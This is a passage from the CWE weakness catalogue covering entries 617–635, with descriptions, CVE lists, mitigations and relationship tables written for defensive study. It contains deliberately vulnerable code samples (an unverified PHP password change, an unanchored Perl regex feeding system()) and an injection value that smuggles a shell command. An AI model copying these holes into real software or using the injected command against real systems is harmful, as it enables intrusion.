Nature	Type	ID	Name	CVSS	Page
ChildOf		345	Insufficient Verification of Data Authenticity	1000	444

Nature	Type	ID	Name	V	Page
ChildOf	C	429	Handler Errors	699	547
PeerOf	V	473	PHP External Variable Modification	1000	592

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Incomplete Identification of Uploaded File Variables (PHP)

References

Shaun Clowes. "A Study in Scarlet - section 5, "File Upload"".

CWE-617: Reachable Assertion

Weakness ID: 617 (Weakness Variant) Status: Draft

Description

Summary

The product contains an `assert()` or similar statement that can be triggered by an attacker, which leads to an application exit or other behavior that is more severe than necessary.

Extended Description

For example, if a server handles multiple simultaneous connections, and an `assert()` occurs in one single connection that causes all other connections to be dropped, this is a reachable assertion that leads to a denial of service.

Time of Introduction

- Implementation

Demonstrative Examples

In the excerpt below, an `AssertionError` (an unchecked exception) is thrown if the user hasn't entered an email address in an HTML form.

Java Example:

Bad Code

```
String email = request.getParameter("email_address");  
assert email != null;
```

Observed Examples

Reference	Description
CVE-2006-4095	
CVE-2006-4574	
CVE-2006-4574	Chain: security monitoring product has an off-by-one error that leads to unexpected length values, triggering an assertion.
CVE-2006-5779	
CVE-2006-6767	
CVE-2006-6811	

Potential Mitigations

Make sensitive open/close operation non reachable by directly user-controlled data (e.g. open/close resources)

Perform input validation on user data.

Other Notes

While assertion is good for catching logic errors and reducing the chances of reaching more serious vulnerability conditions, it can still lead to a denial of service if the relevant code can be triggered by an attacker, and if the scope of the `assert()` extends beyond the attacker's own session.

Weakness Ordinalities

Resultant (where the weakness is typically related to the presence of some other weaknesses)

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	398	Indicator of Poor Code Quality	699	508
ChildOf	C	670	Always-Incorrect Control Flow Implementation	1000	785

Nature	Type	ID	Name	✓	Page
CanFollow	B	193	Off-by-one Error		1000 276

CWE-618: Exposed Unsafe ActiveX Method

Weakness ID: 618 (Weakness Base) Status: Incomplete

Description

Summary

An ActiveX control is intended for use in a web browser, but it exposes dangerous methods that perform actions that are outside of the browser's security model (e.g. the zone or domain).

Extended Description

ActiveX controls can exercise far greater control over the operating system than typical Java or javascript. Exposed methods can be subject to various vulnerabilities, depending on the implemented behaviors of those methods, and whether input validation is performed on the provided arguments. If there is no integrity checking or origin validation, this method could be invoked by attackers.

Time of Introduction

- Architecture and Design
- Implementation

Observed Examples

Reference	Description
CVE-2006-6838	control downloads and executes a url in a parameter
CVE-2007-0321	resultant buffer overflow
CVE-2007-1120	download a file to arbitrary folders.

Potential Mitigations

If you must expose a method, make sure to perform input validation on all arguments, and protect against all possible vulnerabilities.

Use code signing, although this does not protect against any weaknesses that are already in the control.

Where possible, avoid marking the control as safe for scripting.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	✓	Page
PeerOf	C	100	Technology-Specific Input Validation Problems		1000 144
ChildOf	C	275	Permission Issues	699	364
ChildOf	B	749	Exposed Dangerous Method or Function	1000	870
PeerOf	V	623	Unsafe ActiveX Control Marked Safe For Scripting	1000	729

References

< <http://msdn.microsoft.com/workshop/components/activex/safety.asp> >.

< <http://msdn.microsoft.com/workshop/components/activex/security.asp> >.

CWE-619: Dangling Database Cursor ('Cursor Injection')

Weakness ID: 619 (Weakness Base) Status: Incomplete

Description

Summary

If a database cursor is not closed properly, then it could become accessible to other users while retaining the same privileges that were originally assigned, leaving the cursor "dangling."

Extended Description

For example, an improper dangling cursor could arise from unhandled exceptions. The impact of the issue depends on the cursor's role, but SQL injection attacks are commonly possible.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- SQL

Modes of Introduction

This issue is currently reported for unhandled exceptions, but it is theoretically possible any time the programmer does not close the cursor at the proper time.

Potential Mitigations

Close cursors immediately after access to them is complete. Ensure that you close cursors if exceptions occur.

Background Details

A cursor is a feature in Oracle PL/SQL and other languages that provides a handle for executing and accessing the results of SQL queries.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

This could be primary when the programmer never attempts to close the cursor when finished with it.

Resultant (where the weakness is typically related to the presence of some other weaknesses)

Relationships

Nature	Type	ID	Name	V	Page
PeerOf	C	265	Privilege / Sandbox Issues	1000	353
PeerOf	C	388	Error Handling	1000	496
ChildOf	G	402	Transmission of Private Resources into a New Sphere ('Resource Leak')	699 1000	516
ChildOf	B	404	Improper Resource Shutdown or Release	699 1000	517

References

David Litchfield. "The Oracle Hacker's Handbook".

David Litchfield. "Cursor Injection". < <http://www.databasesecurity.com/dbsec/cursor-injection.pdf> >.

CWE-620: Unverified Password Change

Weakness ID: 620 (Weakness Variant)

Status: Draft

Description

Summary

When setting a new password for a user, the product does not require knowledge of the original password, or using another form of authentication.

Extended Description

This could be used by an attacker to change passwords for another user, thus gaining the privileges associated with that user.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Demonstrative Examples

PHP Example:

```
$user = $_GET['user'];  
$pass = $_GET['pass'];  
$checkpass = $_GET['checkpass'];  
if ($pass == $checkpass) {  
    SetUserPassword($user, $pass);  
}
```

```
}

```

Observed Examples

Reference	Description
CVE-2000-0944	Web application password change utility doesn't check the original password.
CVE-2007-0681	

Potential Mitigations

When prompting for a password change, force the user to provide the original password in addition to the new password.

Do not use "forgotten password" functionality. But if you must, ensure that you are only providing information to the actual user, e.g. by using an email address or challenge question that the legitimate user already provided in the past; do not allow the current user to change this identity information until the correct password has been provided.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Resultant (where the weakness is typically related to the presence of some other weaknesses)

Relationships

Nature	Type	ID	Name		Page
ChildOf	C	255	Credentials Management	<input checked="" type="checkbox"/>	699 341
ChildOf	B	522	Insufficiently Protected Credentials		699 644
ChildOf	C	724	OWASP Top Ten 2004 Category A3 - Broken Authentication and Session Management		1000 711 852

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
OWASP Top Ten 2004	A3	CWE More Specific	Broken Authentication and Session Management

CWE-621: Variable Extraction Error

Weakness ID: 621 (Weakness Base)

Status: Incomplete

Description

Summary

The product uses external input to determine the names of variables into which information is extracted, without verifying that the names of the specified variables are valid. This could cause the program to overwrite unintended variables.

Extended Description

For example, in PHP, calling `extract()` or `import_request_variables()` without the proper arguments could allow arbitrary global variables to be overwritten, including superglobals. Similar functionality might be possible in other interpreted languages, including custom languages.

Alternate Terms

Variable overwrite

Time of Introduction

- Implementation

Applicable Platforms

Languages

- PHP

Observed Examples

Reference	Description
CVE-2006-2828	<code>import_request_variables()</code> buried in include files makes post-disclosure analysis confusing
CVE-2006-6661	<code>extract()</code> enables static code injection
CVE-2006-7079	<code>extract</code> used for <code>register_globals</code> compatibility layer, enables path traversal
CVE-2006-7135	<code>extract</code> issue enables file inclusion
CVE-2007-0649	<code>extract()</code> buried in include files makes post-disclosure analysis confusing; original report had seemed incorrect.

Potential Mitigations

Use whitelists of variable names that can be extracted.

Consider refactoring your code to avoid extraction routines altogether.

In PHP, call `extract()` with options such as `EXTR_SKIP` and `EXTR_PREFIX_ALL`; call `import_request_variables()` with a prefix argument. Note that these capabilities are not present in all PHP versions.

Other Notes

In general, variable extraction can make control and data flow analysis difficult to perform. For PHP, extraction can be used to provide functionality similar to `register_globals`, which is frequently disabled in production systems. Many PHP versions will overwrite superglobals in `extract/` `import_request_variables` calls.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf	C	20	Improper Input Validation	699	15
ChildOf	C	94	Failure to Control Generation of Code ('Code Injection')	1000	130
PeerOf	B	99	Improper Control of Resource Identifiers ('Resource Injection')	1000	143
PeerOf	B	471	Modification of Assumed-Immutable Data (MAID)	1000	589
PeerOf	B	627	Dynamic Variable Evaluation	1000	732

Research Gaps

Probably under-reported for PHP. Under-studied for other interpreted languages.

CWE-622: Unvalidated Function Hook Arguments

Weakness ID: 622 (Weakness Variant)

Status: Draft

Description

Summary

A product adds hooks to user-accessible API functions, but does not properly validate the arguments. This could lead to resultant vulnerabilities.

Extended Description

Such hooks can be used in defensive software that runs with privileges, such as anti-virus or firewall, which hooks kernel calls. When the arguments are not validated, they could be used to bypass the protection scheme or attack the product itself.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2006-4541	DoS in IDS via NULL argument
CVE-2006-7160	DoS in firewall using standard Microsoft functions
CVE-2007-0708	DoS in firewall using standard Microsoft functions
CVE-2007-1220	invalid syscall arguments bypass code execution limits
CVE-2007-1376	function does not verify that its argument is the proper type, leading to arbitrary memory write

Potential Mitigations

Ensure that all arguments are verified, as defined by the API you are protecting.

Drop privileges before invoking such functions, if possible.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name		Page
ChildOf		20	Improper Input Validation		699 1000

CWE-623: Unsafe ActiveX Control Marked Safe For Scripting

Weakness ID: 623 (Weakness Variant)

Status: Draft

Description

Summary

An ActiveX control is intended for restricted use, but it has been marked as safe-for-scripting.

Extended Description

This might allow attackers to use dangerous functionality via a web page that accesses the control, which can lead to different resultant vulnerabilities, depending on the control's behavior.

Time of Introduction

- Architecture and Design
- Implementation

Observed Examples

Reference	Description
CVE-2006-6510	kiosk allows bypass to read files
CVE-2007-0219	web browser uses certain COM objects as ActiveX
CVE-2007-0617	add emails to spam whitelist

Potential Mitigations

During development, do not mark it as safe for scripting.

After distribution, you can set the kill bit for the control so that it is not accessible from Internet Explorer.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name		Page
ChildOf		267	Privilege Defined With Unsafe Actions		699 1000
PeerOf		618	Exposed Unsafe ActiveX Method		1000 725
ChildOf		691	Insufficient Control Flow Management		1000 812

Research Gaps

It is suspected that this is under-reported.

References

< <http://msdn.microsoft.com/workshop/components/activex/safety.asp> >.

< <http://msdn.microsoft.com/workshop/components/activex/security.asp> >.

< <http://support.microsoft.com/kb/240797> >.

[REF-11] M. Howard and D. LeBlanc. "Writing Secure Code". Chapter 16, "What ActiveX Components Are Safe for Initialization and Safe for Scripting?" Page 510. 2nd Edition. Microsoft. 2002.

CWE-624: Executable Regular Expression Error

Weakness ID: 624 (Weakness Base)

Status: Incomplete

Description

Summary

The product uses a regular expression that either (1) contains an executable component with user-controlled inputs, or (2) allows a user to enable execution by inserting pattern modifiers.

Extended Description

Case (2) is possible in the PHP preg_replace() function, and possibly in other languages when a user-controlled input is inserted into a string that is later parsed as a regular expression.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- PHP
- Perl

Observed Examples

Reference	Description
CVE-2005-3420	executable regexp in PHP by inserting "e" modifier into first argument to preg_replace
CVE-2006-2059	executable regexp in PHP by inserting "e" modifier into first argument to preg_replace
CVE-2006-2878C CVE-2006-2008	Perl regex syntax inserted into the replacement argument to PHP preg_replace(), which uses the "/e" modifier

Potential Mitigations

The regular expression feature in some languages allows inputs to be quoted or escaped before insertion, such as \Q and \E in Perl.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		77	Improper Neutralization of Special Elements used in a Command ('Command Injection')	699 1000	85

Research Gaps

Under-studied. The existing PHP reports are limited to highly skilled researchers, but there are few examples for other languages. It is suspected that this is under-reported for all languages. Usability factors might make it more prevalent in PHP, but this theory has not been investigated.

CWE-625: Permissive Regular Expression

Weakness ID: 625 (Weakness Base)

Status: Draft

Description

Summary

The product uses a regular expression that does not sufficiently restrict the set of allowed values.

Extended Description

This effectively causes the regexp to accept substrings that match the pattern, which produces a partial comparison to the target. In some cases, this can lead to other weaknesses. Common errors include:

- not identifying the beginning and end of the target string
- using wildcards instead of acceptable character ranges
- others

Time of Introduction

- Implementation

Applicable Platforms

Languages

- Perl
- PHP

Demonstrative Examples

Perl Example:

Bad Code

```
$phone = GetPhoneNumber();
if ($phone =~ /\d+-\d+/) {
    # looks like it only has hyphens and digits
    system("lookup-phone $phone");
}
else {
    error("malformed number!");
}
```

}

An attacker could provide an argument such as "; ls -l ; echo 123-456" This would pass the check, since "123-456" is sufficient to match the "\d+-\d+" portion of the regular expression.

Observed Examples

Reference	Description
	VIM Mailing list, March 14, 2006
CVE-2002-2109	Regex isn't "anchored" to the beginning or end, which allows spoofed values that have trusted values as substrings.
CVE-2002-2175	insertion of username into regex results in partial comparison, causing wrong database entry to be updated when one username is a substring of another.
CVE-2005-1949	Regex for IP address isn't anchored at the end, allowing appending of shell metacharacters.
CVE-2006-1895	".*" regex leads to static code injection
CVE-2006-4527	regex intended to verify that all characters are legal, only checks that at least one is legal, enabling file inclusion.
CVE-2006-6511	regex in .htaccess file allows access of files whose names contain certain substrings
CVE-2006-6629	allow load of macro files whose names contain certain substrings.

Potential Mitigations

When applicable, ensure that your regular expression marks beginning and ending string patterns, such as "/^string\$/" for Perl.

Other Notes

This problem is frequently found when the regular expression is used in input validation or security features such as authentication.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
PeerOf		183	Permissive Whitelist	1000	261
PeerOf		184	Incomplete Blacklist	1000	262
ChildOf		185	Incorrect Regular Expression	699 1000	264
PeerOf		187	Partial Comparison	1000	266
ParentOf		777	Regular Expression without Anchors	699 1000	908

CWE-626: Null Byte Interaction Error (Poison Null Byte)

Weakness ID: 626 (Weakness Variant)

Status: Draft

Description

Summary

The product does not properly handle null bytes or NUL characters when passing data between different representations or components.

Extended Description

A null byte (NUL character) can have different meanings across representations or languages. For example, it is a string terminator in standard C libraries, but Perl and PHP strings do not treat it as a terminator. When two representations are crossed - such as when Perl or PHP invokes underlying C functionality - this can produce an interaction error with unexpected results. Similar issues have been reported for ASP. Other interpreters written in C might also be affected.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- PHP
- Perl

- ASP.NET

Observed Examples

Reference	Description
CVE-2005-3153	inserting SQL after a NUL byte bypasses whitelist regexp, enabling SQL injection
CVE-2005-4155	NUL byte bypasses PHP regular expression check

Potential Mitigations

Remove null bytes from all incoming strings

Other Notes

The poison null byte is frequently useful in path traversal attacks by terminating hard-coded extensions that are added to a filename. It can play a role in regular expression processing in PHP. There are not many CVE examples, because the poison NULL byte is (1) a design limitation, which typically is not included in CVE by itself; and (2) it is typically used as a facilitator manipulation to widen the scope of potential attacks against other vulnerabilities.

Current (2007) usage of "poison null byte" is typically related to this C/Perl/PHP interaction error, but the original term in 1998 was applied to an off-by-one buffer overflow involving a null byte.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		20	Improper Input Validation		699 1000
ChildOf		436	Interpretation Conflict		699 557 1000

References

Rain Forest Puppy. "Poison NULL byte". Phrack 55. < <http://insecure.org/news/P55-07.txt> >.

Brett Moore. "0x00 vs ASP file upload scripts". < http://www.security-assessment.com/Whitepapers/0x00_vs_ASP_File_Uploads.pdf >.

ShAnKaR. "ShAnKaR: multiple PHP application poison NULL byte vulnerability". < <http://seclists.org/fulldisclosure/2006/Sep/0185.html> >.

CWE-627: Dynamic Variable Evaluation

Weakness ID: 627 (Weakness Base)

Status: Incomplete

Description

Summary

In a language where the user can influence the name of a variable at runtime, if the variable names are not controlled, an attacker can read or write to arbitrary variables, or access arbitrary functions.

Extended Description

The resultant vulnerabilities depend on the behavior of the application, both at the crossover point and in any control/data flow that is reachable by the related variables or

Alternate Terms

Dynamic evaluation

Time of Introduction

- Implementation

Applicable Platforms

Languages

- PHP
- Perl

Potential Mitigations

Avoid dynamic evaluation whenever possible.




Use only whitelists of acceptable variable or function names.

For function names, ensure that you are only calling functions that accept the proper number of arguments, to avoid unexpected null arguments.

Background Details

Many interpreted languages support the use of a "\$\$varname" construct to set a variable whose name is specified by the \$varname variable. In PHP, these are referred to as "variable variables." Functions might also be invoked using similar syntax, such as \$\$funcname(arg1, arg2).

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		94	Failure to Control Generation of Code ('Code Injection')	699 1000	130
PeerOf		183	Permissive Whitelist	1000	261
PeerOf		621	Variable Extraction Error	1000	727

Research Gaps

Under-studied, probably under-reported. Few researchers look for this issue; most public reports are for PHP, although other languages are affected. This issue is likely to grow in PHP as developers begin to implement functionality in place of register_globals.

References

Steve Christey. "Dynamic Evaluation Vulnerabilities in PHP applications". Full-Disclosure. 2006-05-03. < <http://seclists.org/fulldisclosure/2006/May/0035.html> >.
Shaun Clowes. "A Study In Scarlet: Exploiting Common Vulnerabilities in PHP Applications". < <http://www.secureality.com.au/studyinscarlet.txt> >.

CWE-628: Function Call with Incorrectly Specified Arguments

Weakness ID: 628 (*Weakness Base*)

Status: Draft

Description

Summary

The product calls a function, procedure, or routine with arguments that are not correctly specified, leading to always-incorrect behavior and resultant weaknesses.

Extended Description

There are multiple ways in which this weakness can be introduced, including:

- the wrong variable or reference;
- an incorrect number of arguments;
- incorrect order of arguments;
- wrong type of arguments; or
- wrong value.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Detection Methods

Other

Since these bugs typically introduce obviously incorrect behavior, they are found quickly, unless they occur in rarely-tested code paths. Managing the correct number of arguments can be made more difficult in cases where format strings are used, or when variable numbers of arguments are supported.

Observed Examples

Reference	Description
CVE-2006-7049	The method calls the functions with the wrong argument order, which allows remote attackers to bypass intended access restrictions.

Potential Mitigations

Once found, these issues are easy to fix. Use code inspection tools and relevant compiler features to identify potential violations. Pay special attention to code that is not likely to be exercised heavily during QA.

Make sure your API's are stable before you use them in production code.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

This is usually primary to other weaknesses, but it can be resultant if the function's API or function prototype changes.

Relationships

Nature	Type	ID	Name	✓	Page
ChildOf	C	559	Often Misused: Arguments and Parameters	699	668
ChildOf	G	573	Failure to Follow Specification	1000	680
ChildOf	C	736	CERT C Secure Coding Section 02 - Declarations and Initialization (DCL)	734	864
ChildOf	C	737	CERT C Secure Coding Section 03 - Expressions (EXP)	734	864
ChildOf	C	742	CERT C Secure Coding Section 08 - Memory Management (MEM)	734	866
ParentOf	V	683	<i>Function Call With Incorrect Order of Arguments</i>	699 1000	805
ParentOf	V	685	<i>Function Call With Incorrect Number of Arguments</i>	699 1000	806
ParentOf	V	686	<i>Function Call With Incorrect Argument Type</i>	699 1000	807
ParentOf	V	687	<i>Function Call With Incorrectly Specified Argument Value</i>	699 1000	808
ParentOf	V	688	<i>Function Call With Incorrect Variable or Reference as Argument</i>	699 1000	809

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
CERT C Secure Coding	DCL10-C	Maintain the contract between the writer and caller of variadic functions
CERT C Secure Coding	EXP37-C	Call functions with the arguments intended by the API
CERT C Secure Coding	MEM08-C	Use realloc() only to resize dynamically allocated arrays

CWE-629: Weaknesses in OWASP Top Ten (2007)

View ID: 629 (View: Graph)

Status: Draft

Objective

CWE nodes in this view (graph) are associated with the OWASP Top Ten, as released in 2007.

View Data

View Metrics

	CWEs in this view		Total CWEs
Total	38	out of	828
Views	0	out of	24
Categories	10	out of	120
Weaknesses	27	out of	675
Compound_Elements	1	out of	9

View Audience

Developers

This view outlines the most important issues as identified by the OWASP Top Ten (2007 version), providing a good starting point for web application developers who want to code more securely.

Software Customers

This view outlines the most important issues as identified by the OWASP Top Ten (2007 version), providing customers with a way of asking their software developers to follow minimum expectations for secure code.

Educators

Since the OWASP Top Ten covers the most frequently encountered issues, this view can be used by educators as training material for students.

Relationships

Nature	Type	ID	Name	V	Page
HasMember	C	712	OWASP Top Ten 2007 Category A1 - Cross Site Scripting (XSS)	629	846
HasMember	C	713	OWASP Top Ten 2007 Category A2 - Injection Flaws	629	846
HasMember	C	714	OWASP Top Ten 2007 Category A3 - Malicious File Execution	629	847
HasMember	C	715	OWASP Top Ten 2007 Category A4 - Insecure Direct Object Reference	629	848
HasMember	C	716	OWASP Top Ten 2007 Category A5 - Cross Site Request Forgery (CSRF)	629	848
HasMember	C	717	OWASP Top Ten 2007 Category A6 - Information Leakage and Improper Error Handling	629	848
HasMember	C	718	OWASP Top Ten 2007 Category A7 - Broken Authentication and Session Management	629	849
HasMember	C	719	OWASP Top Ten 2007 Category A8 - Insecure Cryptographic Storage	629	849
HasMember	C	720	OWASP Top Ten 2007 Category A9 - Insecure Communications	629	850
HasMember	C	721	OWASP Top Ten 2007 Category A10 - Failure to Restrict URL Access	629	850
MemberOf	V	699	Development Concepts	699	819

Relationship Notes

The relationships in this view are a direct extraction of the CWE mappings that are in the 2007 OWASP document. CWE has changed since the release of that document.

References

"Top 10 2007". OWASP. 2007-05-18. < http://www.owasp.org/index.php/Top_10_2007 >.

CWE-630: Weaknesses Examined by SAMATE

View ID: 630 (View: Explicit Slice)

Status: Draft

Objective

CWE nodes in this view (slice) are being focused on by SAMATE.

View Data**View Metrics**

	CWEs in this view		Total CWEs
Total	21	out of	828
Views	0	out of	24
Categories	1	out of	120
Weaknesses	20	out of	675
Compound_Elements	0	out of	9

Relationships

Nature	Type	ID	Name	V	Page
HasMember	B	78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	630	88
HasMember	V	80	Improper Neutralization of Script-Related HTML Tags in a Web Page (Basic XSS)	630	105
HasMember	B	89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	630	118
HasMember	B	99	Improper Control of Resource Identifiers ('Resource Injection')	630	143
HasMember	V	121	Stack-based Buffer Overflow	630	187
HasMember	V	122	Heap-based Buffer Overflow	630	189
HasMember	B	134	Uncontrolled Format String	630	211

Nature	Type	ID	Name	V	Page
HasMember	B	170	Improper Null Termination	630	245
HasMember	V	244	Failure to Clear Heap Memory Before Release ('Heap Inspection')	630	325
HasMember	C	251	Often Misused: String Management	630	334
HasMember	B	259	Use of Hard-coded Password	630	345
HasMember	B	367	Time-of-check Time-of-use (TOCTOU) Race Condition	630	472
HasMember	B	391	Unchecked Error Condition	630	501
HasMember	B	401	Failure to Release Memory Before Removing Last Reference ('Memory Leak')	630	514
HasMember	B	412	Unrestricted Externally Accessible Lock	630	527
HasMember	V	415	Double Free	630	530
HasMember	B	416	Use After Free	630	532
HasMember	V	457	Use of Uninitialized Variable	630	573
HasMember	B	468	Incorrect Pointer Scaling	630	585
HasMember	B	476	NULL Pointer Dereference	630	594
HasMember	B	489	Leftover Debug Code	630	614

References

< http://samate.nist.gov/index.php/Source_Code_Security_Analysis >.

CWE-631: Resource-specific Weaknesses

View ID: 631 (View: Graph)

Status: Draft

Objective

CWE nodes in this view (graph) occur when the application handles particular system resources.

View Data

View Metrics

	CWEs in this view		Total CWEs
Total	62	out of	828
Views	0	out of	24
Categories	11	out of	120
Weaknesses	49	out of	675
Compound_Elements	2	out of	9

Relationships

Nature	Type	ID	Name	V	Page
HasMember	C	632	Weaknesses that Affect Files or Directories	631	736
HasMember	C	633	Weaknesses that Affect Memory	631	737
HasMember	C	634	Weaknesses that Affect System Processes	631	737
MemberOf	V	699	<i>Development Concepts</i>	699	819

CWE-632: Weaknesses that Affect Files or Directories

Category ID: 632 (Category)

Status: Draft

Description

Summary

Weaknesses in this category affect file or directory resources.

Relationships

Nature	Type	ID	Name	V	Page
ParentOf	G	22	<i>Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')</i>	631	25
ParentOf	B	41	<i>Improper Resolution of Path Equivalence</i>	631	53
ParentOf	B	59	<i>Improper Link Resolution Before File Access ('Link Following')</i>	631	65
ParentOf	C	60	<i>UNIX Path Link Problems</i>	631	66
ParentOf	C	63	<i>Windows Path Link Problems</i>	631	69

Nature	Type	ID	Name	V	Page
ParentOf	V	67	Improper Handling of Windows Device Names	631	72
ParentOf	C	68	Windows Virtual File Problems	631	73
ParentOf	C	70	Mac Virtual File Problems	631	75
ParentOf	B	96	Improper Neutralization of Directives in Statically Saved Code ('Static Code Injection')	631	136
ParentOf	B	98	Improper Control of Filename for Include/Require Statement in PHP Program ('PHP File Inclusion')	631	138
ParentOf	B	178	Failure to Resolve Case Sensitivity	631	255
ParentOf	V	243	Failure to Change Working Directory in chroot Jail	631	324
ParentOf	V	260	Password in Configuration File	631	348
ParentOf	C	275	Permission Issues	631	364
ParentOf	G	282	Improper Ownership Management	631	370
ParentOf	G	284	Access Control (Authorization) Issues	631	371
ParentOf	C	376	Temporary File Issues	631	484
ParentOf	B	434	Unrestricted Upload of File with Dangerous Type	631	551
ParentOf	V	533	Information Leak Through Server Log Files	631	652
ParentOf	B	552	Files or Directories Accessible to External Parties	631	664
MemberOf	V	631	Resource-specific Weaknesses	631	736
ParentOf	V	785	Use of Path Manipulation Function without Maximum-sized Buffer	631	919

CWE-633: Weaknesses that Affect Memory

Category ID: 633 (Category) Status: Draft

Description

Summary

Weaknesses in this category affect memory resources.

Relationships

Nature	Type	ID	Name	V	Page
ParentOf	B	14	Compiler Removal of Code to Clear Buffers	631	11
ParentOf	G	119	Failure to Constrain Operations within the Bounds of a Memory Buffer	631	175
ParentOf	B	120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')	631	180
ParentOf	V	122	Heap-based Buffer Overflow	631	189
ParentOf	B	129	Improper Validation of Array Index	631	197
ParentOf	B	134	Uncontrolled Format String	631	211
ParentOf	B	226	Sensitive Information Uncleared Before Release	631	311
ParentOf	V	244	Failure to Clear Heap Memory Before Release ('Heap Inspection')	631	325
ParentOf	C	251	Often Misused: String Management	631	334
ParentOf	V	316	Plaintext Storage in Memory	631	414
ParentOf	B	401	Failure to Release Memory Before Removing Last Reference ('Memory Leak')	631	514
ParentOf	V	415	Double Free	631	530
ParentOf	B	416	Use After Free	631	532
ParentOf	V	591	Sensitive Data Storage in Improperly Locked Memory	631	698
MemberOf	V	631	Resource-specific Weaknesses	631	736
ParentOf	B	763	Release of Invalid Pointer or Reference	631	888
ParentOf	V	785	Use of Path Manipulation Function without Maximum-sized Buffer	631	919

CWE-634: Weaknesses that Affect System Processes

Category ID: 634 (Category) Status: Draft

Description

Summary

Weaknesses in this category affect system process resources during process invocation or inter-process communication (IPC).

Relationships

Nature	Type	ID	Name	V	Page
ParentOf	V	69	Failure to Handle Windows ::DATA Alternate Data Stream	631	74
ParentOf	B	78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	631	88
ParentOf	B	88	Argument Injection or Modification	631	115
ParentOf	B	114	Process Control	631	165
ParentOf	V	214	Process Environment Information Leak	631	305
ParentOf	B	266	Incorrect Privilege Assignment	631	353
ParentOf	B	273	Improper Check for Dropped Privileges	631	362
ParentOf	B	364	Signal Handler Race Condition	631	468
ParentOf	B	366	Race Condition within a Thread	631	471
ParentOf	V	383	J2EE Bad Practices: Direct Use of Threads	631	490
ParentOf	C	387	Signal Errors	631	495
ParentOf	B	403	UNIX File Descriptor Leak	631	517
ParentOf	B	421	Race Condition During Access to Alternate Channel	631	537
ParentOf	V	422	Unprotected Windows Messaging Channel ('Shatter')	631	538
ParentOf	C	426	Untrusted Search Path	631	541
ParentOf	V	479	Unsafe Function Call from a Signal Handler	631	601
ParentOf	V	572	Call to Thread run() instead of start()	631	680
MemberOf	V	631	Resource-specific Weaknesses	631	736

CWE-635: Weaknesses Used by NVD

View ID: 635 (View: Explicit Slice) Status: Draft

Objective

CWE nodes in this view (slice) are used by NIST to categorize vulnerabilities within NVD.

View Data

View Metrics

	CWEs in this view		Total CWEs
Total	19	out of	828
Views	0	out of	24
Categories	6	out of	120
Weaknesses	12	out of	675
Compound Elements	1	out of	9

Relationships

Nature	Type	ID	Name	V	Page
HasMember	C	16	Configuration	635	14
HasMember	C	20	Improper Input Validation	635	15
HasMember	C	22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	635	25
HasMember	B	59	Improper Link Resolution Before File Access ('Link Following')	635	65
HasMember	B	78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	635	88
HasMember	B	79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	635	96
HasMember	B	89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	635	118
HasMember	C	94	Failure to Control Generation of Code ('Code Injection')	635	130

